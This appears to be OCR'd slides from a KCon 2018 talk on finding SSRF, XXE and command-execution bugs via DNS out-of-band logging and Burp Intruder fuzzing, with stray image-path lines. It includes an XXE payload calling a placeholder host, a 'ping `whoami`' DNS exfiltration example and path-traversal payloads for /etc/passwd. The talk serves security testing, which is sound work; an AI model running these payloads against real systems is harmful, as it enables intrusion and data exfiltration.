


KCon

构造请求dns解析的数据

- Ping –c 1 xxx.pw
- url=http://xxx.pw
- <?xml version="1.0" encoding="utf-8"?>

```
<!DOCTYPE xdsec [
<!ELEMENT methodname ANY >
<!ENTITY xxe SYSTEM "http://xxxx.pw/text.txt" >]>
<methodcall>
<methodname>&xxe;</methodname>
</methodcall>
```



DNS记录

DNS记录

时间	域名	
2018-08-10 17:25: 18	h11[redacted].pw.	ping `whoami`.xxx.pw
2018-08-10 17:22: 32	[redacted]pw.	请求 http://xxx.pw
2018-08-10 17:22: 32	[redacted].pw.	请求 http://xxx.pw


利用dns带外数据传输可以发现ssrf,xxe,命令执行等漏洞

KCon

如何半自动化?


PART
05

fuzzing


正常数据
畸形数据
poc数据
……数据
web api
数据库日志
危险函数参数日志
auditd日志
dns日志
Web 报错日志

如何快速开始fuzzing呢？

利用burp自带的功能就可以



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the
each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 54
Payload type: Simple list Request count: 108

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
'
xsstest
</foo>
../../../../../../../../../../etc/passwd
..\..\..\..\..\..\..\..\..\..\boot.ini
```

Enter a new item

KCon

需要自己处理的问题

- 需要根据自己的业务类型制定自己的测试用例
- 自己要想办法处理产生的大量的日志
- 其他问题

KCon

To do

1. 自动化部署客户端
2. 开发一个日志处理平台
3. 尽可能的覆盖更多的漏洞类型
4. 丰富测试用例
5. 开源 （ https://github.com/niexinming/python_hook）

结语

- 我已经将上面的所提到的技术广泛的用在我自己的工作之中，为我自己节省了大量的时间和精力。并且通过比较多实践，我把一些繁琐的过程和步骤做了简化，也填了大大小小的坑。与此同时，我找到了公司内部产品中出现的大大小小的漏洞，虽然这些漏洞没办法分享出来，但是我希望大家能从我今天分享的东西中学到一些有用的东西。后续我也会把这个ppt中内容发到我的博客中，如果大家有什么问题和想法，欢迎在csdn上私信我，或者在我的留言板中留言

聚变 KCon 2018

谢谢观看

演讲人：聂心明